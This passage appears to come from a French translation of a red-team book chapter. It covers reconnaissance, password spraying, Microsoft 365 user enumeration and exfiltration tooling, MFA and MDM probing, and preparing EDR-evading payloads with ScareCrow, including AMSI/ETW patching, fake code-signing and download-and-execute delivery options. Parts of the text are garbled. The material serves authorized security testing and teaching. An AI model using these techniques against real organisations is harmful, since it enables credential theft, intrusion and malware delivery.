  <STSAuthURL>https://hackerone.okta.com/app/office365/exkmrijq1uG4p0alo2p6/sso/
  wsfed/active</STSAuthURL>
  <FederationTier>0</FederationTier>
  <FederationBrandName>HackerOne Inc.</FederationBrandName>
  <AllowFedUsersWLIDSignIn>>false</AllowFedUsersWLIDSignIn>
```

Métadonnées

Un domaine de reconnaissance souvent négligé consiste à fouiller dans les documents accessibles au public qui contiennent des métadonnées. Les métadonnées contenues dans les documents peuvent contenir un

schéma de nom d'utilisateur, des informations sur le domaine, des types et versions de logiciels, ainsi que des noms d'hôte potentiels. De plus, vous pourriez tomber de temps en temps sur des documents juteux. Pymeta (<https://github.com/m8sec/pymeta>), créé par m8sec, automatise ce processus de découverte. L'outil est basé sur PowerMeta de dafthack (<https://github.com/dafthack/PowerMeta>). Les types de fichiers couverts dans le script incluent pdf, xls, xlsx, csv, doc, docx, ppt et pptx.

L'exemple 4-8 montre l'utilisation de pymeta.py, la cible étant Instagram.com.

EXAMPLE 4-8 Targeting Instagram.com with pymeta

```
python3 pymeta.py -d instagram.com -T 1 -f testing.csv
```

```
<snippet>
```

```
PyMeta v1.2.0 - by @m8sec
```

```
[*] Target Domain      : instagram.com
[*] Search Engines(s) : google, bing
[*] File Types(s)      : pdf, xls, xlsx, csv, doc, docx, ppt, pptx
[*] Max Downloads      : 50

[*] Searching google, bing for 8 file type(s) on "instagram.com"
[*] 4 | pdf - https://www.google.com/search?q=site:instagram.com+filetype:
pdf&num=100&start=0 (200)
[*] 4 | pdf - https://www.google.com/search?q=site:instagram.com+filetype:
pdf&num=100&start=4 (200)
[*] 2 | pdf - http://www.bing.com/search?q=site:instagram.com%20
filetype:pdf&first=0 (200)
[*] 2 | pdf - http://www.bing.com/search?q=site:instagram.com%20
filetype:pdf&first=2 (200)
```

```
...
```

```
[*] Setting up downloads folder at ./inst_meta
```

```
[*] Downloading (5) unique files
```

```
<snippet>
```

The csv from the output will contain the metadata from the target.

Collecte de noms d'utilisateur

Une étape importante de la phase de reconnaissance consiste à identifier le format des noms d'utilisateur de l'organisation ciblée et à dresser une liste pour commencer à valider ces utilisateurs. Hunter.io (<https://hunter.io>) peut être utilisé pour identifier le modèle d'adresse e-mail de votre cible, comme illustré à la figure 4-8.




Figure 4-8
Hunter.io

Pour compiler une liste d'utilisateurs en vue d'une campagne de « password spraying » (pulvérisation de mots de passe), l'outil NameSpi (<https://github.com/waffl3ss/NameSpi>), développé par waffl3ss, permet d'extraire des données provenant de Hunter.io, PhoneBook, LinkedIn et USStaff, ainsi que de générer une liste de noms d'utilisateur statistiquement probables basés sur le format identifié. Une autre fonctionnalité intéressante de NameSpi est la possibilité de contourner LinkedIn grâce à l'option « -lir ». L'exemple 4-9 donne un aperçu des fonctionnalités via la sortie de l'aide de l'outil. Vous pourrez exploiter les résultats fournis par NameSpi pour mener des attaques de « password spraying » ou des campagnes d'hameçonnage (phishing).

```
## This example command shows the different options NameSpi offers to scrape
potential usernames that you can use for password spraying.
```

```

| \ | | _ _ _ _ _ / _ | _ _ ( )
| \ | / _ | ' _ ' _ \ / _ \_ | ' _ | | | | | | | |
| \ | ( | | | | | | | / _ ) | | |
| | \ | \ , | | | | | \ _ | _ / | . / |
                                     | | v1.6

```

```
usage: NameSpi.py [-h] [-li] [-hio] [-uss] [-pb] [-sl] [-pbdom PHONEBOOKTARGET-  
DOMAIN] [-iapi INTELAPIKEY] [-o OUTPUTFILE] [-pn] [-c COMPANY]  
                [-id COMPANYID] [-s SLEEP] [-t TIMEOUT] [-user LINKEDIN_USERNAME]  
                [-pass LINKEDIN_PASSWORD] [-hapi HUNTERAPIKEY] [-hdom HUNTERDOMAIN]  
                [-uc USSTAFFCOMPANY] [-m MANGLEMODE] [-mo] [-yaml USEYAMFILE]  
                [-debug] [-lir LINKEDINRETRYAMOUNT]
```

```
-h, --help      show this help message and exit
-li            Run the LinkedIn module
-hio           Pull Emails from Hunter.io
-uss           Pull Names from USStaff (https://bearsofficialsstore.com/)
```

```
-pb Pull Names from Phonebook.CZ
-sl Use Statistically Likely Usernames in output
CAUTION: Creates a VERY long list) Special Thanks: AchocolatechipPancake
-pbdom PHONEBOOKTARGETDOMAIN
    Domain to query Phonebook
-iapi INTELAPIKEY IntelX API Key
-o OUTPUTFILE Write output to file
-pn Print found names to screen
-c COMPANY Company to search for
-id COMPANYID Company ID to search for
-s SLEEP Time to sleep between requests
-t TIMEOUT HTTP Request timeout
-user LINKEDIN_USERNAME
    LinkedIn.com Authenticated Username
-pass LINKEDIN_PASSWORD
    LinkedIn.com Authenticated Password
```

```
-hapi HUNTERAPIKEY    Hunter.io API Key
-hdom HUNTERDOMAIN    Domain to query in Hunter.io
-uc USSTAFFCOMPANY    Exact company name on USStaff
-m MANGLEMODE         Mangle Mode (use '-mo' to list mangle options).
Only works with an output file (-o)
-mo                  List Mangle Mode Options
-yaml USEYAMLFILE     Use YAML input file with options
-debug              Turn on debug mode for error output
-lir LINKEDINRETRYAMOUNT
                        Amount of times to attempt the LinkedIn Security bypass
```

Découverte de logiciels

Une méthode souvent sous-estimée pour recueillir des renseignements sur les applications internes utilisées consiste à examiner le profil LinkedIn des utilisateurs ; ceux-ci y mentionnent généralement leur expérience avec des plateformes spécifiques de détection et de réponse sur les postes de travail (EDR), des services de fédération d'identité et d'autres types d'applications utiles pour élaborer un scénario d'attaque idéal.

Données ayant fait l'objet de fuites

Enfin, les identifiants ayant fuité constituent une autre source précieuse pour la reconnaissance. De nombreux types de données sont exposés lors de fuites, notamment des mots de passe, des cookies de session, des clés API et d'autres secrets importants pour une entreprise. Ces données sont généralement mises en vente sur le dark web ou découvertes par d'autres moyens. Les hackers éthiques peuvent récupérer ces informations et, tout en masquant les noms d'utilisateur, diffuser les mots de passe concernés afin de contribuer à prévenir leur réutilisation.

haveibeenpwned.com est une solution open source permettant d'identifier les adresses e-mail associées à des identifiants ayant fuité ;

au moment de la rédaction de ce texte, elle répertoriait les données suivantes :

- 807 sites web touchés par des fuites de données
- 14 123 681 064 comptes compromis

Flare (<https://flare.io>) est un service commercial qui parcourt le dark web (y compris Telegram) à la recherche d'informations sensibles. Il peut être utilisé pour alerter les utilisateurs si leur organisation semble impliquée dans une fuite de données, ou par des consultants en sécurité à des fins autorisées, afin d'identifier des identifiants compromis dans le cadre d'un exercice de « Red Team ».

Accès initial

En vous appuyant sur les informations recueillies lors de la phase de reconnaissance, vous devrez élaborer une stratégie d'accès initial. Plusieurs méthodes sont possibles, telles que le « password spraying » (pulvérisation de mots de passe), l'accès physique, l'ingénierie sociale ou l'exploitation de vulnérabilités dans les applications web. Examinons quelques-unes de ces méthodes plus en détail.

Password Spraying (Attaque par pulvérisation de mots de passe) Lors d'une attaque par pulvérisation de mots de passe (*password spraying*), vous ciblez plusieurs utilisateurs simultanément en utilisant un même mot de passe. Dans le cadre d'une mission de *Red Team*, voici quelques points à garder à l'esprit :

- Vous devez valider les noms d'utilisateur avant de lancer l'attaque par pulvérisation de mots de passe.
- Vous devez prendre en compte l'intervalle de temps entre chaque tentative. Une règle empirique consiste à attendre au moins deux heures entre chaque essai afin d'éviter tout verrouillage de compte.
- Vous devez faire transiter le trafic via un proxy pour chaque requête, en utilisant Bright Data pour effectuer une rotation de votre adresse IP à chaque fois. Vous devrez identifier la plateforme la plus adaptée à cette attaque en vous basant sur la phase de reconnaissance. Il peut s'agir de comptes Azure Active Directory, de points de terminaison de gestion des appareils mobiles (MDM) ou d'autres points de terminaison d'applications web découverts lors de la reconnaissance. Un outil

nommé KnockKnock (<https://github.com/optiv/KnockKnock>), développé par waffl3ss, permet de valider des noms d'utilisateur auprès des points de terminaison OneDrive et Microsoft Teams grâce à une énumération passive. Un point de terminaison Microsoft Teams expose une API externe (<https://teams.microsoft.com/api/mt/emea/beta/users/@/externalsearchv3?includeTFLUsers=true>) conçue pour permettre aux utilisateurs de communiquer avec des personnes extérieures à leur organisation. Ce point de terminaison peut être détourné ; les différents codes de réponse renvoyés lors de l'envoi de requêtes indiquent les situations suivantes : • Code 403 : L'utilisateur est valide mais ne peut pas communiquer en dehors de son organisation. • Code 200 avec réponse contenant des données JSON : L'utilisateur est valide et peut communiquer en dehors de l'organisation. • Code 200 avec réponse vide : L'utilisateur n'est pas valide. Pour utiliser cette méthode, vous aurez besoin d'un jeton d'accès (*bearer token*) Microsoft Teams ; vous pouvez le trouver dans votre navigateur en recherchant le jeton d'authentification (*authtoken*) associé au domaine .teams.microsoft.com. Le *bearer token* est un jeton d'accès utilisé par la plateforme d'identité Microsoft pour authentifier et autoriser un utilisateur à accéder à des ressources spécifiques. Le jeton est également formaté sous forme de JSON Web Token (JWT). La figure 4-9 montre à quoi ressemblera le cookie.



Set-Cookie: authtoken=Bearer%

Figure 4-9
Bearer Token Example

L'exemple 4-10 présente les différentes options de drapeaux que vous pouvez utiliser avec KnockKnock.py. L'outil permet d'énumérer les utilisateurs en ciblant le point de terminaison OneDrive ou celui de Teams.


```
[V] Running Teams User Enumeration using 10 threads
[V] Testing user user@domain.com
[+] user@domain.com
[
  {
    "tenantId": "<redacted>",
    "isShortProfile": false,
    "accountEnabled": true,
    "featureSettings": {
      "coExistenceMode": "TeamsOnly"
    },
    "userPrincipalName": "user@domain.com",
    "givenName": "user@domain.com",
    "surname": "",
    "email": "user@domain.com",
    "tenantName": "<redacted>",
    "displayName": "<redacted>",
    "type": "Federated",
    "mri": "<redacted>",
    "objectId": "<redacted>"
  }
]
```

Pour le « password spraying » (pulvérisation de mots de passe), TeamFiltration (<https://github.com/Flangvik/TeamFiltration>), développé par Flangvik, est une boîte à outils utilisée pour énumérer, tester des mots de passe, exfiltrer des données et installer des portes dérobées sur des comptes M365. Cet outil est compatible avec Linux, macOS et Windows. Vous pouvez spécifier vos propres noms d'utilisateur, ou laisser TeamFiltration récupérer des utilisateurs potentiels à partir d'une base de données de noms d'utilisateur statistiquement probables. De plus, il offre la possibilité de générer une liste de mots de passe potentiels basée sur les saisons, les mois ou des mots de passe courants, ce qui s'avère extrêmement utile. Une fois en possession d'identifiants valides, vous pouvez procéder à l'exfiltration en utilisant le module `-exfil` pour récupérer des e-mails, des fichiers OneDrive et des données provenant d'autres emplacements. Avant toute tentative de pulvérisation de mots de passe, veillez à éviter le verrouillage des comptes ; une règle empirique consiste à attendre deux heures entre chaque série de tests pour prévenir ce blocage. Par ailleurs, il est recommandé d'utiliser un proxy pour faire varier votre adresse IP durant

l'opération, afin d'éviter de recevoir des réponses erronées qui pourraient survenir si tout votre trafic provenait d'une source unique.

Un autre outil utile est MFASweep (<https://github.com/daftHack/MFASweep>), créé par daftHack ; il est particulièrement pertinent si vous utilisez un autre outil qui ne vérifie pas si l'authentification à facteur unique ou multifacteur est activée. Vous pouvez utiliser cet outil pour déterminer si les services suivants sont accessibles via une authentification à facteur unique :

- Microsoft Graph API
- Azure Service Management API
- Microsoft 365 Exchange Web Services
- Microsoft 365 Web Portal
- Microsoft 365 Active Sync
- Active Directory Federation Services (ADFS)

Il est crucial de s'assurer de l'exactitude des identifiants testés afin d'éviter tout verrouillage de compte, surtout lorsque vous activez tous les modules, car cela entraîne de multiples tentatives d'authentification avec les identifiants fournis. L'exemple 4-12 illustre l'utilisation de l'outil et indique que l'accès à l'API Microsoft Graph est possible avec une authentification à facteur unique.

EXAMPLE 4-12 MFA Sweep Example

PS C:\users\Testing\Downloads\MFASweep-master\MFASweep-master> Invoke-MFASweep

```
cmdlet Invoke-MFASweep at command pipeline position 1
Supply values for the following parameters:
Username: redactedemail@example.com
Password: <redacted>
----- MFASweep -----
Microsoft Services Recon
This script can attempt to determine if ADFS is configured for the domain you
submitted. Would you like to do this now?
[Y] Yes [N] No [?] Help (default is "Y"): Y
----- Running recon checks -----
[*] Checking if ADFS configured...
[*] ADFS does not appear to be in use. Authentication appears to be managed by
Microsoft.
Confirm MFA Sweep
[*] WARNING: This script is about to attempt logging into the redactedemail@
example.com account TEN (10) different times (11 if you included ADFS).
If you entered an incorrect password this may lock the account out.
Are you sure you want to continue?
[Y] Yes [N] No [?] Help (default is "Y"): Y
##### Microsoft API Checks #####
----- Microsoft Graph API -----
[*] Authenticating to Microsoft Graph API...
[*] SUCCESS! redactedemail@example.com was able to authenticate to the Microsoft
Graph API
[***] NOTE: The "MSOnline" PowerShell module should work here.

----- Azure Service Management API -----
[*] Authenticating to Azure Service Management API...
[*] SUCCESS! redactedemail@example.com was able to authenticate to the Azure
Service Management API - NOTE: The response indicates MFA (Microsoft) is in use.
```

Microsoft Web Portal User Agent Checks
#####

----- Microsoft 365 Web Portal w/ Windows User Agent -----

[*] Authenticating to Microsoft 365 Web Portal...
[*] Login appears to have failed.

----- Microsoft 365 Web Portal w/ Linux User Agent -----

[*] Authenticating to Microsoft 365 Web Portal using a mobile user agent (iPhone)...
[*] Login appears to have failed.

----- Microsoft 365 Web Portal w/ Mac OS User Agent -----

[*] Authenticating to Microsoft 365 Web Portal using a MacOS User Agent...
[*] Login appears to have failed.

----- Microsoft 365 Web Portal w/ Mobile User Agent (Android) -----

[*] Authenticating to Microsoft 365 Web Portal using a mobile user agent (Android)...
[*] Login appears to have failed.

----- Microsoft 365 Web Portal w/ Mobile User Agent (iPhone) -----

[*] Authenticating to Microsoft 365 Web Portal using a mobile user agent (iPhone)...
[*] Login appears to have failed.

----- Microsoft 365 Web Portal w/ Mobile User Agent (Windows Phone) -----

[*] SUCCESS! redactedemail@example.com was able to authenticate to the
Microsoft 365 Web Portal. Checking MFA now...

#####

Legacy Auth Checks

```

----- Microsoft 365 Exchange Web Services -----
[*] Authenticating to Microsoft 365 Exchange Web Services (EWS)...
[*] Login failed to 0365 EWS.

----- Microsoft 365 ActiveSync -----
[*] Authenticating to Microsoft 365 Active Sync...
[*] Login to ActiveSync failed.
#####
#####

##### SINGLE FACTOR ACCESS RESULTS #####
Microsoft Graph API          | YES
Microsoft Service Management API | NO
0365 w/ Windows UA          | NO
0365 w/ Linux UA            | NO
0365 w/ MacOS UA            | NO
0365 w/ Android UA          | NO
0365 w/ iPhone UA           | NO
0365 w/ Windows Phone UA    | NO
Exchange Web Services        | NO
Active Sync                   | NO

```

Gestion des appareils mobiles (MDM)

De nombreuses organisations disposent d'un système d'enrôlement mobile pour gérer les appareils de leurs employés ; l'objectif est de garantir la conformité de ces appareils lorsque les employés les utilisent pour accéder aux données de l'entreprise, par exemple. Bien que ces solutions soient généralement intégrées à Active Directory, elles manquent souvent de contrôles de sécurité et n'appliquent pas les mêmes seuils de verrouillage de compte AD que ceux mis en place par l'organisation. Cela peut constituer un avantage, car il est possible de multiplier les tentatives sans déclencher de blocage, surtout si l'organisation ne dispose pas de capacités de journalisation adéquates. Parmi les solutions MDM, on peut citer VMware AirWatch, BlackBerry EUM, Microsoft Intune, Ivanti MobileIron et Citrix XenMobile. L'outil dauthi (<https://github.com/emptynebuli/dauthi>), créé par emptynebuli, cible chacune de ces plateformes et permet également de cibler M365. L'intérêt particulier de l'exploitation des plateformes de gestion des

appareils mobiles réside dans le fait qu'il s'agit souvent d'applications négligées, susceptibles de ne prendre en charge que l'authentification à facteur unique. L'exemple 4-13 montre comment effectuer une phase de découverte des solutions MDM utilisées avec Microsoft.com.

```
root@testing:/opt/dauthi# ./dauthi disco microsoft.com
;
ED.
E#Wi
E###G. Ef . . t
E#fD#W; .. E#t GEEEEEEEL Di Dt Ej
E#t t##L ;W, E#t ,;;L#K;;. E#i E#i E#,
E#t .E#K, j##, E#t t#E E#t E#t E#t
E#t j##f G###, E#t fi t#E E#t E#t E#t
E#t :E#K: :E####, E#t L#j t#E E#####f. E#t
E#t t##L ;W#DG##, E#t L#L t#E E#j..K#j... E#t
E#t .D#W; j###DW##, E#tf#E: t#E E#t E#t E#t
E#tiW#G. G##i,,G##, E###f t#E E#t E#t E#t
E#K##i :K#K: L##, E#K, t#E f#t f#t E#t
E##D. ;##D. L##, EL fE ii ii E#t
E#t ,,, ,,, : : ,;
L:
```

@emptynebuli

```
[*] [airwatch] [disco] Using sample email: dave@microsoft.com
[+] [airwatch] [dmp.nokia.com] Endpoint Discovery
[+] [airwatch] [Nokia] GroupID Discovery
[-] [mobileiron] [microsoft.com] Discovery Failed
[-] [xenmobile] [microsoft.com] Discovery Failed
[*] [blackberry] [disco] Using sample email: dave@microsoft.com
[-] [blackberry] [microsoft.com] Discovery Failed
```

Ingénierie sociale et accès physique

Une autre méthode d'accès initial consiste à recourir à l'ingénierie sociale, comme l'hameçonnage (phishing) ou l'utilisation de scénarios téléphoniques trompeurs (*pretexting*). L'humain restera toujours le maillon faible d'une organisation. Dans le cadre d'une opération d'ingénierie sociale, l'objectif est d'amener les utilisateurs finaux à

divulguer leurs identifiants via un portail d'hameçonnage ou à exécuter un fichier malveillant déguisé en un fichier légitime. Il existe diverses approches pour mener des opérations d'ingénierie sociale au sein d'une *Red Team* ; des détails supplémentaires sont fournis au chapitre 5, « Ingénierie sociale et évaluations physiques ». Préparation de la charge utile (*payload*) Quelle que soit la méthode d'accès initial envisagée, si vous prévoyez d'utiliser une charge utile, vous devez mettre en place une infrastructure de commande et de contrôle (C2) et tester vos charges utiles contre la solution EDR cible avant l'évaluation, si vos ressources le permettent. Il existe différents chargeurs (*loaders*) que vous pouvez exploiter à votre avantage. ScareCrow (<https://github.com/Tylous/ScareCrow>) et Mangle (<https://github.com/Tylous/Mangle>), tous deux développés par Tyl0us, constituent une combinaison d'outils ayant donné des résultats probants lors d'évaluations. L'association de ces deux outils s'est révélée extrêmement efficace pour contourner les solutions EDR leaders du marché. ScareCrow est un framework de génération de charges utiles (*payloads*) conçu pour le chargement latéral (*side-loading*) au sein de processus Windows légitimes. L'outil offre une grande flexibilité de configuration, permettant d'adapter son utilisation et le mode d'exécution du shellcode selon vos besoins. Il est par exemple possible de définir des techniques de suppression des hooks (*unhooking*) de l'EDR, notamment en choisissant de conserver les hooks ou d'utiliser des appels système personnalisés. Vous pouvez également configurer les méthodes d'exécution via des API spécifiques, choisir le type de chargeur et les méthodes de chiffrement, désactiver le patching, recourir à la signature par faux certificat, ou encore spécifier des appels *IsDomainJoined* pour éviter l'analyse en sandbox et restreindre l'exécution à un environnement intégré à un domaine. L'exemple 4-14 présente un aperçu des options de personnalisation offertes par ScareCrow.

```
./ScareCrow -h
```

[illegible]

"Fear, you must understand is more than a mere obstacle. Fear is a TEACHER. the first one you ever had."

-Evasion string

```

    [*] Disk - Retrieves a clean version of the DLLs ".text" field from files
    stored on disk.

```

```
[*] None - The Loader that WILL NOT be removing the EDR hooks in system
and only use custom syscalls. (default "Disk")
```

Set the template to execute the shellcode:

[*] ProcessInjection - Process Injection Mode.

```
[*] VirtualAlloc - Allocates shellcode into the process using custom
s in the current running process (default "RtlCopy")
```

-I string

Path to the raw 64-bit shellcode.

-Loader string

Sets the type of process that will sideload the malicious payload:

- [*] binary - Generates a binary based payload. (This type does not benefit from any sideloading)
- [*] control - Loads a hidden control applet - the process name would be rundll32 if -O is specified a JScript loader will be generated.
- [*] dll - Generates just a DLL file. Can be executed with commands such as rundll32 or regsvr32 with DllRegisterServer, DllGetClassObject as export functions.
- [*] excel - Loads into a hidden Excel process using a JScript loader.
- [*] msixexec - Loads into MSIexec process using a JScript loader.
- [*] wscript - Loads into WScript process using a JScript loader. (default "binary")

-O string

Name of output file (e.g. loader.js or loader.hta). If Loader is set to dll or binary this option is not required.

-clone string

Path to the file containing the certificate you want to clone

-configfile string

The path to a json based configuration file to generate custom file attributes. This will not use the default ones.

-console

Only for Binary Payloads - Generates verbose console information when the payload is executed. This will disable the hidden window feature.

-delivery string

Generates a one-liner command to download and execute the payload remotely:

- [*] bits - Generates a Bitsadmin one liner command to download, execute and remove the loader (Compatible with Binary, Control, Excel, and Wscript Loaders).
- [*] hta - Generates a blank hta file containing the loader along with an MSHTA command to execute the loader remotely in the background (Compatible with Control and Excel Loaders).
- [*] macro - Generates an office macro that will download and execute the loader remotely (Compatible with Control, Excel, and Wscript Loaders).

-domain string

The domain name to use for creating a fake code signing cert. (e.g. www.acme.com)

-encryptionmode string

Sets the type of encryption to encrypt the shellcode:

- [*] AES - Enables AES 256 encryption.
- [*] ELZMA - Enables ELZMA encryption.
- [*] RC4 - Enables RC4 encryption. (default "ELZMA")

-export string

For DLL Loaders Only - Specify an Export function for a loader to have.

-injection string

Enables Process Injection Mode and specify the path to the process to create/inject into (use \ for the path).

-noamsi

Disables the AMSI patching that prevents AMSI BufferScanner.

-noetw

Disables the ETW patching that prevents ETW events from being generated.

-nosign

Disables file signing, making -domain/-valid/-password parameters not required.

-nosleep

Disables the sleep delay before the loader unhooks and executes the shellcode.

-obfu

Enables Garbles Literal flag replaces golang library strings with more complex variants, resolving to the same value at run-time. This creates a larger loader and times longer to compile

-outpath string

The path to put the final Payload/Loader once it's compiled.

-password string

The password for code signing cert. Required when -valid is used.

-sandbox

Enables sandbox evasion using IsDomainJoined calls.

-url string

URL associated with the Delivery option to retrieve the payload.

(e.g. <https://acme.com/>)

-valid string

The path to a valid code signing cert. Used instead -domain if a valid code signing cert is desired.

Usage of ./Mangle:

```
-C string
    Path to the file containing the certificate you want to clone
-I string
    Path to the original file
-M      Edit the PE file to strip out Go indicators
-O string
    The new file name
-S int
    How many MBs to increase the file by
```

Outre les deux outils mentionnés précédemment, il existe une multitude d'outils d'obfuscation de shellcode disponibles ; en voici quelques exemples :

- PackMyPayload de mgeeky (<https://github.com/mgeeky/PackMyPayload>)
- RustPacker de Nariod (<https://github.com/Nariod/RustPacker>)
- Hades de f1zm0 (<https://github.com/f1zm0/hades>)
- Freeze de Tyl0us (<https://github.com/Tylous/Freeze>) – Version Go
- Freeze.rs de Tyl0us (<https://github.com/Tylous/Freeze.rs>) – Version Rust

Il en existe bien d'autres en plus de ceux cités dans ce chapitre ; ce ne sont là que quelques-uns des nombreux outils accessibles au public.

Une fois votre charge utile (payload) préparée, il convient de réfléchir à la manière dont elle sera perçue par l'utilisateur final. Advanced Installer (<https://www.advancedinstaller.com/>) est un outil utile pour faciliter le déploiement de votre charge utile ; il s'agit d'un logiciel légitime utilisé par les administrateurs système pour distribuer des applications au sein d'une organisation. Toutefois, vous pouvez le personnaliser pour encapsuler votre charge utile dans un programme d'installation MSI, lui conférant ainsi une apparence plus fiable ; l'outil offre également des fonctionnalités de personnalisation du fichier MSI. Si vous savez

que l'organisation utilise 7-Zip (<https://www.7-zip.org/>), une autre solution consiste à compresser votre charge utile dans une archive ZIP.

L'extraction de cette archive à l'aide de 7-Zip sur la machine cible permet de contourner la protection « Mark of the Web ».

Dans cette section, nous allons voir comment créer un package MSI avec Advanced Installer. Après avoir lancé l'application, sélectionnez le projet « Simple Installer Project », comme illustré à la figure 4-10.

Ensuite, accédez à la section « Files and Folders » (Fichiers et dossiers) et ajoutez votre fichier malveillant dans le dossier « Application Folder ». Pour cet exemple, nous utiliserons simplement un fichier .txt à des fins de test, comme le montre la figure 4-11.




Figure 4-10
Choosing Simple Installer Project on the Advanced Installer




Figure 4-11
Adding Your Files

